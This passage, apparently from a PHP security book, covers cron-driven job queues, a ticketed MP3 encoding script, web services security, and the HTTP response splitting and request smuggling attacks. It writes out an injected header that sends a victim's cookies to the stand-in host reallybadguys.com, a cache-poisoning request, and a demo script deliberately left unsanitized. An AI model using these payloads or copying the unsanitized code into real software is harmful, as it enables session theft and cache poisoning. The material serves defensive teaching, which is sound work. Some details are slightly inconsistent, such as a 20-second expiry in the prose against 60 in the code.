- Any minute
- Any hour
- The 20th day of the month
- Any month
- Any day of the week

In other words, the specification will match the first occurrence of any day of the month numbered 20, which translates to midnight on the 20th of each month. Similarly, a specification like `30 18 1 6 *` will match only at 6:30 p.m. on June 1st.

If we use `4` as a day of the week, which matches Thursday, then the accompanying command will be executed only on the first Thursday on which all other values match. A specification that is all wildcards, as in our `crontab` entry just previously, will match every minute.

The other important thing to know about `crontab` periodicity specifications is that a wildcard can be divided by some value; when this is done, the specification matches only when the remainder is 0 (that is, when the specification matches exactly). The specification `*/5 * * * *` will therefore match every five minutes.

Because the lockfile manages the task of keeping track of which jobs in the queue are already being handled by other scripts, `cron` is indeed the ideal way to safely start batch-processing scripts that do not require immediate processing. If a user knows she will have to wait half an hour for the results, waiting one extra minute for `cron` to begin the processing is trivial and even unnoticeable.

Tracking Queued Tasks

We have discussed how to set up a queue, and how to pull jobs off that queue for execution. We turn now to the third part of the picture. Your web application requires some means of tracking the progress of any batch jobs it creates, and picking up the results when processing is completed. For jobs that will take less than a few minutes to make their way up the queue and be executed, the session ID is a viable tracking device, and it is the obvious way to identify the results and make them available to the web application after processing. As long as your web application can keep the user around while the job is processed in the background, the results can be picked up directly.

But with heavy-duty processing tasks or large queues, it may be several minutes or longer before processing is complete. Since it is not very realistic to expect a user to maintain an active session for even 15 seconds when nothing is (apparently) happening, it is likely that your application will need something more permanent than a session ID for tracking background tasks. If users leave your site to go do something else, it may be hours or even days before they return, by which time their sessions will have long since expired. You may also need to account for the fact that the results of a background task started from a computer at work might be expected to be available later on when the user checks in from a computer at home.

To handle these situations, you will need to build some sort of ticketing system that assigns a unique key, or ticket, to each job in the queue, and then presents that ticket to the user so that he can redeem it later for the results of the job. It may sound complicated, but it's really not.

To continue our previous example, let's suppose that a user submits an audio file to your busy web application for encoding as an MP3 file. Because the MP3 encoder is a CPU hog, your application employs a queue so that only one audio file can be processed at a time. Each file in the queue is assigned a unique ID using PHP's `uniqid()` function. After submitting the file for encoding, the user lands on a page that tells her the estimated time her new audio file will be ready (based on the number of other files in the queue) and presents her with a URI that she can use to pick up the file. (It might also provide her with a choice to have the output sent to an email address.) The URI has the unique ID from the queue embedded in it. When she visits the URI in her browser, the redemption script checks the queue to see if her file has been encoded, and either presents it for download or updates the estimated time until it will be ready.

Here is an example of a possible user interface. This code can be found also as `mp3Interface.php` in the Chapter 12 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// dropFolder should be outside document root
$dropFolder = '/tmp/mp3drop';

// use SCRIPT_NAME as $uri in forms and links
$uri = $_SERVER[ 'SCRIPT_NAME' ];

// set header and footer
```

```
$header = '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
    <title>mp3Interface.php</title>
  </head>
  <body>';
$footer = '</body></html>';

// mp3Interface.php continues
```

The script begins with initialization tasks, defining the drop folder, and then creating HTML boilerplate for communicating with the user who requested the encoding.

```
// continues mp3Interface.php

// application logic
if ( empty( $_GET['ticket'] ) ) {
  if ( empty( $_POST['encode'] ) ) {
    // show form
    print $header;
    ?>
    <h3>Encode Audio Using HTTP POST</h3>
    <form action='$uri' method='post' enctype='multipart/form-data' >
      <input type='file' name='input' size='40' />
      <input type='submit' value='Encode' />
    </form>
    <p>&nbsp;</p>
    <h3>OR Pick Up An Encoded File</h3>
    <form action='$uri' method='get'>
      ticket: <input type='text' name='ticket' size='36' />
      <input type='submit' value='Pickup' />
    </form>
    <?php
    print $footer;
  }

// mp3Interface.php continues
```

When the script first runs, no ticket will be available, and no request for encoding will be available. You therefore present the user with forms by which she may either request that encoding take place or (if she comes back later) submit a request to pick up the finished file. In this second case, the ticket ID value will be submitted as a `$_GET` variable (rather than the more common `$_POST` variable) for consistency with the other method for submitting the same request, which occurs in the next section of the script.

```
// continues mp3Interface.php
  else { // $_POST['encode'] is not empty
    // process uploaded audio file
    $upload = $_FILES['input']['tmp_name'];

    // check that input file is in correct format
    // nb: this trusts the browser to identify audio files correctly
    //     a server-side test could be used instead
    if ( $_FILES['input']['type'] != 'audio/x-wav' ) {
      exit( 'Error: wrong Content-Type, must be audio/x-wav.' );
    }

    // generate ticket
    $ticket = uniqid( "mp3-" );

    // build dropPath
    $dropPath = "$dropFolder/$ticket.wav";

    // get file, save in dropFolder
    if ( !move_uploaded_file( $upload, $dropPath ) ) {
      exit( "Error: unable to place file in queue." );
    }

    // set permissions...
    chmod( $dropPath, 0644 );

    // show initial wait message
    print $header;
    print "<h1>Your MP3 will be ready soon!</h1>
            <p>Your ticket number is $ticket.</p>
            <p><a href='$uri?ticket=$ticket'>Redeem it.</a></p>";
    print $footer;
    exit();
  } // end _POST['encode'] is not empty
} // end if ( empty( $_GET['ticket'] ) )

// mp3Interface.php continues
```

When the user has submitted a file with a request for encoding, you begin processing that uploaded file. You check that the file is in the correct `.wav` format for encoding, generate a unique ticket ID, move the file to the drop folder and identify it with the ticket ID, and change its permissions so that it can be processed. You present the user with an opportunity to pick up the encoded file now; you send the ticket ID as a `$_GET` variable, just as in the form in the earlier section of the script, so that only one check for its existence will be required.

```
// continues mp3Interface.php

else { // $_GET['ticket'] is not empty
  // attempt to redeem ticket
  $ticket = $_GET['ticket'];

  // sanitize filename
  if ( strpos( $ticket, '.' ) !== FALSE ) {
    exit( "Invalid ticket." );
  }

  // encoded file is:
  $encoded = "$dropFolder/$ticket.wav.mp3";
  $original = "$dropFolder/$ticket.wav";

  // check for ready mp3, waiting ticket, or invalid ticket
  // mp3 encoder deletes the original at the end of processing,
  // so if it's not there, mp3 is ready
  if ( is_readable( $encoded ) && !is_readable( $original ) ) {
    // read the file and send it
    $mp3 = file_get_contents( $encoded );
    header( 'Content-Type: audio/mp3' );
    header( 'Content-Length: ' . strlen( $mp3 ) );
    print $mp3;
    exit();
  }
  elseif ( is_readable($original) ) {
    print $header;
    print "<h1>Your MP3 is not ready yet.</h1>
            <p>Encoding may take up to 10 minutes.
               <a href='$uri?ticket=$ticket'>Try again.</a>
            </p>";
    print $footer;
    exit();
  }
  else {
    print $header;
    print "<h1>Ticket Not Found</h1>
           <p>There are no files in the queue matching that ticket.
              <a href='$uri'>Encode a new file.</a>
           </p>";
    print $footer;
    exit();
  }
} // end $_GET['ticket'] is not empty

?>
```

Last, you handle the case when the user is returning to retrieve the file. You sanitize the submitted ticket ID to make sure that it doesn't contain a dot (as it could if a malicious user attempts to spoof a request). Then you simply check whether the ticket ID is invalid, or whether processing is still in process, or whether processing has been completed, and report appropriately. Finally, you clean up by deleting the original file; you are permitted to do this because you changed its ownership as soon as you stored it.

Remote Procedure Calls

Remote Procedure Calls (RPCs) are simply messages from one computer to another, sent over a network of some sort, requesting some information or the execution of a command on the remote server.

Here are some examples of remote procedure call requests, cast in human terms:

- Send me these files.
- Copy these messages to this inbox.
- Post this entry to my weblog.
- Tell me the current weather forecast for my zip code.
- Authorize me to request this financial transaction.
- Carry out this financial transaction for me.

- Provide a list of today's published articles on computer security.
- Return the results of this search query.

RPCs haven't always been a source of computer security problems. Prior to the advent of the Internet, servers might have been networked with other machines, but the connections tended to be local. This meant that servers could generally trust commands sent by their peers, and those same peers could generally trust the responses. Because the machines, even though they were networked, were isolated from the rest of the world, abuse could be tracked down quickly, and a misbehaving server could simply be unplugged and disconnected from the others until the problem was resolved.

RPC and Web Services

A remote procedure call typically consists of a command and a number of arguments. The arguments may be simple, like the path to a file, or complex, like a MIME message or a structured list in XML or some other format.

The requested action is carried out by the server with the data supplied in the arguments, and a response message is returned to the requestor. Like the request, the response can be extremely simple, as in an HTTP response code, or arbitrarily complex.

Both request and response must conform to a mutually agreed upon application programming interface (API). The interface specifies the format of requests, including the names of actions and the arguments they expect. It also defines the format of responses and the types of values the commands return.

You can probably imagine a number of different APIs (that is, different implementations) for carrying out each of the requests listed earlier, from command-line batch jobs over SSH to scripted connections over IMAP or HTTP.

Web services messages come in a number of flavors, of which these are the three most common:

- *HTTP and REST*: The HTTP protocol is itself a web services API, with methods like `OPTIONS`, `GET`, `POST`, `PUT`, and `DELETE`. HTTP web services applications typically handle these methods in the context of some sort of information repository.
- Pure HTTP web services are sometimes referred to as using REST (REpresentational State Transfer) interfaces; see `http://www.xml.com/pub/a/2002/02/06/rest.html` and `http://www.xml.com/pub/a/2002/02/20/rest.html` for Paul Prescod's basic articles, and the REST wiki at `http://rest.blueoxen.net/cgi-bin/wiki.pl` for more information. Such interfaces use just a limited set of HTTP methods, and must be stateless (that is, may not depend on sessions; instead, the request message must itself contain all of the information necessary to authorize and carry out the requested action). Most of the popular online services offer familiar REST interfaces to users who don't even need to log in, including Google, Amazon.com, eBay, and Yahoo.
- *XML-RPC*: The XML-RPC web services API uses well-formed XML messages to carry out remote procedure calls. An XML document containing a command and the arguments to use with it are sent to the server via HTTP's `POST` method. The response code and any associated data are sent back in a similarly well-formed XML document. See the XML-RPC homepage at `http://www.xmlrpc.com/` for more information.

- Unlike REST, which exposes a strictly limited set of methods, an XML-RPC implementation is extensible, so it can create and use any method it may need in order to enable its API. For example, a weblog application might implement an `addEntry()` method, which would expect a request containing, among other things, the ID of the weblog and the title and content of the entry to be added. An example of an XML-RPC request and response can be found in Wikipedia at `http://en.wikipedia.org/wiki/XML-RPC`.
- *SOAP*: The SOAP API provides a way for distributed applications to pass objects and procedure calls to each other over HTTP. Like XML-RPC (from which it developed), SOAP uses an XML document to send a message, but in this case the document has a somewhat more complex structure, consisting of an envelope that contains a header and a body. The envelope encodes information about the sender and recipient of the message. SOAP was originally an acronym for Simple Object Access Protocol, by which name it is still sometimes formally known. See `http://www.w3.org/TR/soap/` for the SOAP specification.
- Within the envelope, the header and body are application dependent (and the header is optional). SOAP header blocks are like the headers in an email message or HTTP request, in that they contain information related to the request. The body contains the information to be acted upon by the request. An example of a SOAP message can be found in Wikipedia at `http://en.wikipedia.org/wiki/SOAP`.

Keeping a Web Services Interface Secure

We begin discussing RPC security from the point of view of the server providing the web services.

When offering a public web services interface to your users, you need to take all of the precautions you would for any other production website. But because web services are meant to be used by automated processes rather than individual, interactive users, you should take extra steps to prevent abuse of the system by poorly coded or abusive clients. And you certainly want to ensure that the request and the response are communicated safely and reliably.

In the rest of this section of this chapter, we'll suggest ways you can add those extra steps of protection. But ultimately, providing a secure web service is no more (and no less) of a challenge than providing a secure website.

Provide a Simple Interface

As a practical matter, your RPC interface (that is, your API, which exposes to a user, whether live or more likely automated, the functions your service has available) should be as simple and at the same time as restrictive as possible.

Simple interfaces, with few options, are easy to test and audit. Limiting the things that scripted processes can do on your server limits the opportunity for them to attempt to do something undesirable.

Another benefit of simplicity and limitation is that they make it much easier for you to check whether the submitted request is properly formed (we discussed the issue of checking user input at length in Chapter 2). You should reject any request that isn't perfectly constructed, on the grounds that it may be trying to pass an exploit or other undesirable information to the server.

A good example of a simple interface is that provided by Creative Commons, the nonprofit provider of content licenses specifically designed for open source-style creative work (see `http://creativecommons.org` for more information). The Creative Commons API is described at `http://api.creativecommons.org/readme_15.html`, and offers various options, the most salient of which are:

- A request for a list of available licenses
- A request for a list of the required fields for a particular class of license
- A request to issue a license

Creative Commons provides explicit detail about exactly how each call must be made, and it is not hard to see how easy it is both to create a properly formed call and (on the other end) to check the call for format. By creating such a simple system, Creative Commons has made it far easier on itself to minimize any security risks caused by its offering of web services.

Of course, these web services are themselves fairly simple. More complex web services will naturally require more complex APIs. eBay's Developers Program (see `http://developer.ebay.com/` for more information), for example, has separate categories for all three of the most common types of messages (REST, XML, and SOAP) and examples in 14 different programming languages. The SOAP API alone is contained in a PDF of 1,209 pages, 13.5MB in size. This kind of complexity makes web services like these both harder to work with and potentially more vulnerable to attack.

It's not likely that you will need an interface as massive as eBay's (but if you do, remember that giant APIs require giant security measures). We can give you one word of advice: thinking of your interface as a form is a good way to keep it both simple and restrictive.

Limiting Access to Web APIs

Many web services require the client to submit some kind of application key or ID string in order to identify itself to the server. Based on this key, and possibly other factors such as the IP address of the client or a shared secret, the server will allow access to the remote procedure calls.

In a server-to-server environment, it is safe (at least for low-value targets) to assume that this ID string is not going to be sniffed in transit and used to spoof requests. But web service requests are certainly not limited to server-to-server transactions. If a desktop application uses your web services API to carry out transactions on behalf of the user, any value used in authentication can be captured by the user or an intermediary (such as a rogue wireless access point) and used to spoof additional requests.

If your web services are primarily called from other servers, then it is certainly reasonable to control access based on IP address (which will be contained in the superglobal variable `$_SERVER['REMOTE_ADDRESS']`), because server IP addresses tend to remain consistent. Requests from servers are generally not subject to automatic proxying or network address translation imposed on client browsers by routers and ISPs.

The best solution, as with any other web interface, is to use SSL to encrypt and verify the integrity of every request. A workable compromise, in case SSL is not available or practical, is to use the `mcrypt()` class, along with a shared secret known only to the web services client and the server, to encrypt the authentication credentials or even the entire command portion of the request.

Making Subrequests Safely

We turn now to discussing security from the client (or requesting) side of the RPC transaction. This client is likely to be a PHP script that uses the `file_get_contents()` or `fsockopen()` functions to send an HTTP *subrequest* to a server (see `http://php.net/file_get_contents` and `http://php.net/fsockopen` for more information). A subrequest is a secondary request contained within the initial request. The subrequest asks for services (some sort of action or information) from a providing server, like an RSS feed or the others listed at the beginning of this chapter.

Such automated requests over the network involve access to more system resources than live-user, personalized requests do. They require access to a network port on the local server (which is acting as a client for the duration of the exchange), bandwidth between the local and remote servers, and possibly one or more DNS lookups to convert hostnames into IP addresses. Subrequests over SSL require even more bandwidth and processing power.

They also take time to execute. Even though waiting for an HTTP response from the providing server is not a CPU-intensive operation, it means that the local server's current process is taking up memory and cycles (and at least one server process) while doing essentially nothing for a short while. A typical web request-response cycle might take a hundredth of a second, meaning that a single server process can handle 100 per second. But when an HTTP subrequest is added, it can take a few extra tenths of a second for the subrequest to be received remotely and responded to. If the response is large (a few megabytes, say), then the whole cycle will take even longer. A single server process may be able to handle only a few such requests per second, which is a tremendous performance hit.

By requiring an unusual amount of CPU time, such a transaction qualifies as a potentially unsafe operation. Subrequests that are likely to take a long time, whether because of poor network conditions, busy servers, or large, processor-intensive applications, should be queued and carried out in a managed way.

Handle Network Timeouts

Improperly handled or overly long network timeouts can be responsible for tying up HTTP server processes for long periods of time. This may not seem like a security issue, but in fact it can contribute to making your server vulnerable to other kinds of attacks, particularly Denial of Service attacks. If you have a script that hangs for 20 seconds waiting for a response from a remote server, it is trivially easy to tie up hundreds of webserver processes, all waiting for a response from the same slow remote server.

In PHP, a timeout can be set when opening a socket stream connection to a remote server using the `fsockopen()` function. If the network or remote server is not available, PHP will give up on the connection after the number of seconds specified by the timeout. This value is a float, which means you can tune this parameter to fractions of a second.

You can also use the `stream_set_timeout()` function to set a maximum time for PHP to wait for a response when reading from a stream. The value passed to `stream_set_timeout()` is an integer, so only whole seconds may be specified. If the timeout is reached, the request will die silently, so you need to check the `timed_out` key in the stream metadata to know whether you have received a full response. The following script shows how to use the timeout values. This code can be found also as `timeoutDemo.php` in the Chapter 12 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// setup
$serverDomain = 'localhost';
$serverPort = 80;
$HTTPrequest = "GET /info.php HTTP/1.0\r\n";
$HTTPrequest .= "Host: $serverDomain\r\n";
$HTTPrequest .= "Connection: close\r\n\r\n";

// allow 1.5 seconds for connection
$connectionTimeout = 1.5;

// allow remote server 2 seconds to complete response
$responseTimeout = 2;

// open socket stream to send request
$conn = fsockopen( $serverDomain, $serverPort, $errno,
  $errstr, $connectionTimeout );
if ( !$conn ) {
  throw new Exception ( "Unable to connect to web services server: $errstr" );
}
else {
  // set response timeout
  stream_set_blocking( $conn, TRUE );
  stream_set_timeout( $conn, $responseTimeout );
}

// make request
fwrite( $conn, $HTTPrequest );

// get response
$response = stream_get_contents( $conn );

// did it time out?
$meta = stream_get_meta_data( $conn );
if ( $meta['timed_out'] ) {
  throw new Exception ( "Response from web services server timed out." );
}

// close socket
fclose( $conn );

?>
```

In this demonstration script, you first set appropriate values, including a connection timeout and a response timeout. If you succeed in connecting without timing out, you use the `stream_set_blocking()` function so that the script waits for the entire result to be returned, along with the `stream_set_timeout()` function. After making the request and getting the response, you check the `timed_out` key in the metadata that is returned with the response to see whether the server timed out.

Cache Subrequests

Being able to throttle the number of subrequests your script is making is important. In fact, many popular web services ban clients that make an excessive number of RSS feed requests, and some, such as Slashdot.org, have a standing policy that disallows more than two such requests per day. In this case, if your RSS aggregator had no way to limit its requests, you would quickly be unable to access and display popular feeds. The following script demonstrates how to carry out such limiting, by caching the responses you receive. This code can be found also as `limitRequestsDemo.php` in the Chapter 12 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// setup
$serverDomain = 'localhost';
$serverPort = 80;
$HTTPRequest = "GET /latest.rss HTTP/1.0\r\n";
$HTTPRequest .= "Host: $serverDomain\r\n";
$HTTPRequest .= "Connection: close\r\n\r\n";

// cache settings in seconds
$cacheDir = '/tmp/wscache';
$cacheMaxAge = 60;
```

```
// make sure we can use cache
if ( !is_dir( $cacheDir ) ) {
  if ( !mkdir( $cacheDir ) ) {
    throw new Exception( "Could not create cache directory." );
  }
}
if ( !is_writable( $cacheDir ) ) {
  throw new Exception( "Cache directory not writeable" );
}

// use hash of request as name of cache file
$hash = md5( $HTTPRequest );
$cacheFile = $cacheDir . '/' . $hash;

// cache file expires after 60 seconds
$cacheExpiration = time() - $cacheMaxAge;

// if cache file exists and is fresher than expiration time, use it
if ( is_readable( $cacheFile ) &&
     filemtime( $cacheFile ) > $cacheExpiration ) {
  $response = file_get_contents( $cacheFile );

  // ... display the feed

}
else {

  // ... request new feed from remote server

  // save in cache
  file_put_contents( $cacheFile, $response );

}

?>
```

Whenever you call a script containing this fragment of demonstration code, you begin by setting necessary variables, including a location for the directory in which you are storing the cached response to your request (in this case, an RSS feed). After checking that the cache location exists and is writable, you set a convenient name for the cache file and an expiration period of 20 seconds. Then you either use an existing cached file (if it is new enough) or request a new feed from the providing server. You may easily adjust the expiration period to meet both your own and the remote server's needs.

Make Sure Your HTTP Headers Are Well-Formed

When making subrequests to web services, developers typically build the request messages from scratch, adding an arbitrary number of headers, and passing them to the remote server via `fsockopen()`. If the headers used to build the request include user input, then your RPC requests are vulnerable to attack.

Such protocol-level attacks examples of the kinds of vulnerabilities that we have discussed at length earlier. You need therefore to be careful to sanitize any such user input. We discussed this general issue at length in Chapter 2, and encourage you to look back there (and at Chapters 3 through 5, where we discussed specific kinds of input attacks) for further information.

As an example, consider the following code, where a user has requested product information and you are intending to provide that information via a request to a server where it is stored:

```
<?php

// configure
if ( !empty( $_POST['productid'] ) ) {
  // for demonstration purposes, sanitizing is omitted here
  $productid = $_POST['productid'];
  $serviceHost = "products.example.com"
  $serviceURI = "/lookup.php?id=$productid";

  // build the HTTP request
  $request = "HTTP/1.0 GET $serviceURI\r\n";
  $request .= "Host: $serviceHost\r\n
  $request .= "Connection: Close\r\n\r\n";

  // make a network connection
  $fp = fsockopen( $serviceHost, 80 );
  // set it to blocking mode
  stream_set_blocking( $fp, 1 );

  // send the request
  fwrite( $fp, $request );

  // get response
  $response = stream_get_contents( $fp );
}

?>
```

In this demonstration script, you first retrieve the user's specification of which product he wants information for, and store it in the `$productid` variable. You use that variable to construct an HTTP `GET` request, appending its value to the name of the requested script so that it may be retrieved by the remote server as a `$_GET` variable. The rest of the script makes the connection, sets that connection to blocking mode so that it waits for the data to become available on the other end (see `http://php.net/stream_set_blocking` for more information), and finally retrieves that data for display to the end user.

Because the value of `$productid` is not sanitized in any way, an attacker could inject extra headers or even an entire entity body into the HTTP request.

The vulnerability could be completely prevented by casting the submitted product ID to an integer, like this:

```
$productid = (int) $_POST['productid'];
```

HTTP Response Splitting

An HTTP Response Splitting attack (see `http://www.infosecwriters.com/text_resources/pdf/HTTP_Response.pdf` for more information) takes advantage of the vulnerability that we have just described by injecting into the requested value `%0d%0a` (which is an encoded `\r\n`, that is, a line end) followed by additional HTTP headers. When you send that value to the providing server, the line end forces the server to interpret what follows as a new instruction (thus splitting what would have been one response into two).

We illustrate this exploit here. Let's assume that an attacker enters the following as what is supposed to be a product ID:

```
123%0d%0aLocation: http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
```

Your script constructs a URI with this line:

```
$serviceURI = "/lookup.php?id=$productid";
```

With the attacker's input, the value of `$serviceURI` becomes this:

```
/lookup.php?id=123%0d%0aLocation: ➥
http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
```

Your script constructs a header with this instruction:

```
$request = "HTTP/1.0 GET $serviceURI\r\n";
```

which with the attacker's input becomes this:

```
$request = "HTTP/1.0 GET 123%0d%0aLocation: ➥
http://reallybadguys.com/gotcha.php?cookie=$_COOKIE ";
```

When a response is generated to this request, it will look like this:

```
HTTP/1.x 302 Found
Date: Sun, 12 Jun 2005 23:07:46 GMT
Server: Apache/2.0.54 (Unix) PHP/5.0.4
X-Powered-By: PHP/5.0.4
Location: /lookup.php?id=123
Location: http://reallybadguys.com/gotcha.php?cookie=$_COOKIE
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1
```

The second `Location:` header supersedes the first, and sends the user to the location specified in the attack, carrying along any values contained in the `$_COOKIE` superglobal array.

Precisely this vulnerability was found on 10 June 2005 in the popular open source e-commerce package osCommerce (see `http://www.securityfocus.com/archive/1/401936` for more information).

You can prevent an HTTP Response Splitting attack in any of the following ways (see our discussion in Chapter 2 of these and other preventive measures):

- Sanitize the `$productid` value by (if appropriate) casting it to an integer, or at least checking to make sure that it is an integer, like this:

```
$productid = (int) $_POST['productid'];
```

- Remove any encoded carriage-return and linefeed sequence with the `str_replace()` function, or alternatively, if that sequence is found, generate an innocuously worded error, something like this:

```
exit( "Sorry, $productid is not a valid product ID." );
```

- Sanitize the `$productid` value with the `urlencode()` function before appending it to the redirect URI.

```
$productid = urlencode( $_POST['productid'] );
```

HTTP Request Smuggling

HTTP Request Smuggling (see `http://www-01.ibm.com/software/rational/offerings/websecurity` for more information) is a vaguely similar kind of newly discovered exploit, aimed at distributed systems that handle HTTP requests (especially those that contain embedded requests) in different ways. Such differences can be exploited in servers or applications that pass HTTP requests along to another server directly, like proxies, cache servers, or firewalls. If the intermediate server interprets the request one way (thus seeing a particular request), and the downstream server interprets it another (thus seeing a different particular request), then responses will not be associated with the correct requests. This dissociation could cause cache poisoning or cross-site scripting (which we discussed in Chapter 4), with the result that the user could be shown inappropriate content. Alternatively, it could cause firewall protection to be bypassed, or cause disruption of response-request tracking and sequencing, thus increasing the vulnerability of your server to additional, possibly even more serious, attacks.

We provide here a simple illustration of cache poisoning, based on an example contained in the alert referenced in the previous paragraph. Let's imagine that the following (partial) set of headers is being sent to a storage server via a proxy caching server:

```
POST http://storage.example.com/innocuous.html HTTP/1.1
. . .
Content-Length: 0
Content-Length: 68

GET /dangerous.html HTTP/1.1
Host: storage.example.com
Filler: GET http://storage.example.com/vulnerable.html HTTP/1.1
. . .
```

In this example, the caching server sees the two `Content-Length` specifications and ignores the first. It treats the next 68 characters, starting with `GET` and ending with `Filler:` (followed by a space) as the body for the `POST` request. It then handles the second `GET` request. It thus is dealing with `innocuous.html` and `vulnerable.html`.

The storage server, on the other hand, sees the first `Content-Length` specification, and interprets it as meaning that the `POST` request has no body. It ignores the second `Content-Length` specification, handles the first `GET` request, and treats the second `GET` request as the value of the `Filler:` header. It thus is dealing with `innocuous.html` and `dangerous.html`.

When the storage server returns its response, the caching server accepts and caches the contents of `innocuous.html`, and then accepts the contents of `dangerous.html` but (having ignored the `GET /dangerous.html` request) caches it as `vulnerable.html`. Thus the cache has been poisoned, and any client requesting `vulnerable.html` from the cache will receive instead the contents of `dangerous.html`.

Programmatic prevention of the attack is difficult. Allowing only SSL communication, while it would be effective, may not be really practical, because of the elaborate superstructure SSL carries along with it. Until web servers begin providing uniformly strict HTTP parsing, about all you are left with is either renewing sessions with every new request, or disabling page caching completely.

Unless you are building an application that proxies or caches other HTTP resources, you do not need to be too concerned about this particular vulnerability. On the other hand, if you do build such systems, it is important to understand the damage that this kind of attack can bring about.

Summary

In this chapter, we have explored the difficult problem of permitting safe execution of potentially dangerous system commands. There are two ways in which such commands could be dangerous: They could require deep root-level access to the system, or they could be resource-intensive.

Both of these types of dangerous commands can be made safe by forcing the unprivileged webserver user to transfer the dangerous process over to a more privileged user for execution only if and when it is approved.

Remote procedure calls, messages sent from one computer to another requesting some sort of web services, can also represent a potential threat to the safety and security of your server and your applications.

After describing what web services are, and providing some examples, we discussed keeping a web services interface secure, from the point of view of the server providing the services.

We concluded with security from the point of view of the requesting client.

PART 4

Creating a Safe Environment

CHAPTER 13

Securing Unix

Filesystem permissions are the fundamental means of controlling users' access to operating system resources. We will therefore begin with a discussion of Unix's filesystem and its permissions. Although some of this material may seem elementary to system administrators and experienced users, it is absolutely essential to a thorough understanding of controlling security by managing filesystem permissions.

An Introduction to Unix Permissions

To understand how we can control filesystem permissions, we'll need first to review exactly what permissions are, and how they are set. Documentation of this subject from a Linux perspective is available at `http://www.faqs.org/docs/linux_intro/sect_03_04.html`. Our discussion here is not intended to be a Unix or Linux tutorial; we focus exclusively on the subject of permissions, and leave it to you to fill in any gaps.

Let's imagine a sample user `timb`, whose Unix-style directory listing (displayed with the command `ls -l`) might look like this:

```
drwxr-xr-x  2 timb  www   68 20 Nov 15:04 images
-rw-r--r--  1 timb  www  545 20 Nov 15:04 index.php
lrwxrwxrwx  1 timb  www    4  9 Nov 22:57 lib -> /usr/lib/php
-rw-r--r--  1 timb  www  724 20 Nov 15:06 upload.php
drwxrwxrwx  2 timb  www   68 20 Nov 15:05 uploads
```

We're interested in the first column, which contains slots for ten characters, although frequently some of those slots are left unfilled.

For convenience, then, we'll isolate the last two lines of this directory entry, inserting spaces into the first column for maximum clarity, showing only the names of the owner and group, plus the name of the file or directory:

```
- rw- r-- r--   timb  www   upload.php
d rwx rwx rwx   timb  www   uploads
```

The first of the ten slots in the first column specifies whether the item is a directory (indicated by `d`), a link (indicated by `l`) or a file (indicated by `-`, that is, by no entry).

The remaining nine slots in the first column fall as we see into three sets of three slots. The slots in each set specify by inclusion or exclusion of the letters `r`, `w`, and `x` whether *read*, *write*, and *execute* permission exists or doesn't exist for that set. The three sets apply respectively to the user who is the *owner* of the file or directory, the *group* to which that user belongs, and everybody else, the *world*.

The trio of *read, write*, and *execute* describe all of the possible ways of accessing the contents of a node on a Unix filesystem, but they mean different things whether they apply to a file or a directory. For files the meanings are relatively easy to intuit. *Read* and *write* grant a user the ability to read data from, or write data to, the file. *Execute* grants a user the ability to load the contents of a binary file into memory and run it, or to run a script as a system command. Files with the execute bit set are considered executable by their owners, as well as any users with system privileges. (PHP scripting is somewhat different. The PHP binary runs as the `nobody` user, and it doesn't care whether a script is designated as executable or not. It will compile and run any PHP script it can read.)

On the other hand, the execute bit has a completely different meaning when referring to a directory. With a directory, *execute* grants a user the ability to open the directory and perform tasks inside of it (in other words, it allows the `cd` command to be executed). If both the execute bit and the read bit are set, then the ability to read the list of files in the directory is granted, along with the ability to read the contents of those files (provided each file's permissions allow this). Similarly, a directory's write bit must be set to allow a user to create new files or write to existing ones inside that directory. It is possible to create blind write-only (that is, unreadable) directories (`-wx`) as well as read-only directories (`r-x`). The key point to remember is that without *execute* permission, the contents of a directory are off limits to users, no matter what other permissions exist.

In a Unix filesystem, every file and directory must have an *owner*; this is typically the user who first created that file (`timb` in the preceding example). When applications are installed, they are owned by the user running the installer. Only the superuser (the user known as `root`) can change the ownership of a file. Otherwise, a user generally possesses full control, or at least the ability to grant himself full control, over the properties and contents of any files he owns. And only the owner and superuser have the ability to change a file's permissions.

Again by Unix convention, every user belongs to at least one *group*, and every file is associated with a single group. Groups facilitate the granting of file access to multiple users, without granting access to all. If `timb` is in the `www` group, then he can be granted read, write, and execute access on any file on the system that is associated with the `www` group. Everyone else in the `www` group will have the same access rights to those files as `timb`. The owner of a file need not be a member of the group that a file is associated with, although only the superuser can associate a file with a group to which she does not belong. Group members cannot change file permissions.

The *world* category of user is a catch-all that allows the granting of access permissions to every other user on the system. Without appropriate world accessibility, `timb` wouldn't be able to read any system files, or execute commands, because they are all owned by `root` and associated with either the `root` or the `wheel` (typically made up of system administrators) group. And likewise, world write permission set on `timb`'s `uploads` directory allows the owner of the webserver process, which is not `timb` himself but rather the infamous `nobody`, to save files there.


In summary, the three sets of three different permissions—read, write, and execute for owner, group, or world—control access to any entity in a Unix filesystem, and thus have important security implications.

Manipulating Permissions

Unix has three system commands that may be used to change file and directory permissions: `chown` (which changes, or sets, the owner), `chgrp` (which sets the group), and `chmod` (which sets the mode, or permissions).

`Chmod`, confusingly, uses two different sets of notation: the three-sets-of-three-characters alphabetic one that we have been seeing (`rwx` and `---` and everything in between), and a corresponding octal notation that comprehends those nine characters in just three digits.

In the alphabetic notation, `chmod` uses an only mildly intuitive set of codes to set permissions. These parameters are shown in Figure 13–1.



u [owner]
g [group]
o [other (world)]

+ [add]
– [remove]

r [read]
w [write]
x [execute]
a [all]

Figure 13–1. Alphabetic parameters of the `chmod` *command*

